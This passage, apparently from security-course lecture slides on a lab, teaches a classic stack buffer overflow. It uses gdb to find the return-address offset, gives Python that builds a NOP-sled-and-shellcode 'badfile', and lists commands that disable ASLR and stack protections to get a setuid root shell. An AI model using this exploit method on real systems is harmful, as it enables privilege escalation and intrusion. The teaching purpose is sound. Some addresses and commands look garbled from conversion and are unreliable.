
    printf("Returned Properly\n");
    return 1;
}

```

PRIMARY GOAL:
Overflow a buffer to insert code + run it!

Step 1: Find the offset between the base of the buffer and the return address

Step 2: Find the address to place shellcode



Step 1: Distance Between Buffer Base Address & Return Address

```
$ sudo sysctl -w kernel.randomize_va_space=0 # DISABLE ASLR!  
  
$ gcc -o stack-dbg -z execstack -fno-stack-protector -g stack.c  
$ touch badfile  
$ gdb stack-dbg  
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1  
  
# ---now in gdb shell--- #  
(gdb) b 110 buf  
Breakpoint 1 at 0x80484c1: file stack.c, line 11.  
(gdb) r  
...  
Breakpoint 1, foo (str=0xbfffff13c "...") at stack.c:11  
      step ----  
# ---now in foo--- #  
(gdb) p $ebp  
$1 = (void *) 0xbfffff118  
(gdb) p &buffer  
$2 = (char (*)[100]) 0xbfffff0ac  
(gdb) p/d 0xbfffff118 = 0xbfffff0ac  
$3 = 108
```




If we have access to the source, or a binary, we can use tools (e.g., gdb) to accomplish this task!
(Not always feasible...)

Thus, the distance is $108 + 4 = 112$

TL;DR: The Structure of the badfile

If possible, put the malicious code as far into the file as possible



How to Construct the badfile

```
# Fill the content with NOPs
content = bytearray(0x90 for i in range(517))

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xbffff118 + 0x78 # ebp + gdb delta (=0xbffff190)
offset = 108+4            # ($ebp-&buffer) dist + size of return address

content[offset:offset + L] = (ret).to_bytes(4, byteorder='little')

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

NOTE: see exploit.py for a template!

NOTE:
When debugging, gdb adds overhead on the stack, so the stack is "deeper". Need to add a delta to your address...

NOTE:
The new address put in the return address should not contain any zeros in any of its bytes or strcpy() will terminate before copying the entirety of badfile!

e.g., 0xbffff118 + 0xe8 = 0xbffff200

```
$ sudo sysctl -w kernel.randomize_va_space=0 # DISABLE ASLR!
$ sudo ln -sf /bin/zsh /bin/sh # Set shell
$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
$ chmod u+x exploit.py
$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root), ...
```

→ badfile

Compile the vulnerable code (w/ countermeasures disabled) + run the exploit


Final Notes on Strategies

- Recall: NOP Sleds (they are your friend!)
- Recall: Zeros in the payload (they are not your friend...)

Q: What if you don't know the size of the buffer?
(and therefore, you don't know WHERE to put the return address?)

The 1st possible entry point
for the malicious code

Distance = ???
(step 1)



Final Notes on Strategies

- Recall: NOP Sleds (they are your friend!)
- Recall: Zeros in the payload (they are not your friend...)
- Return Address "Spraying"!

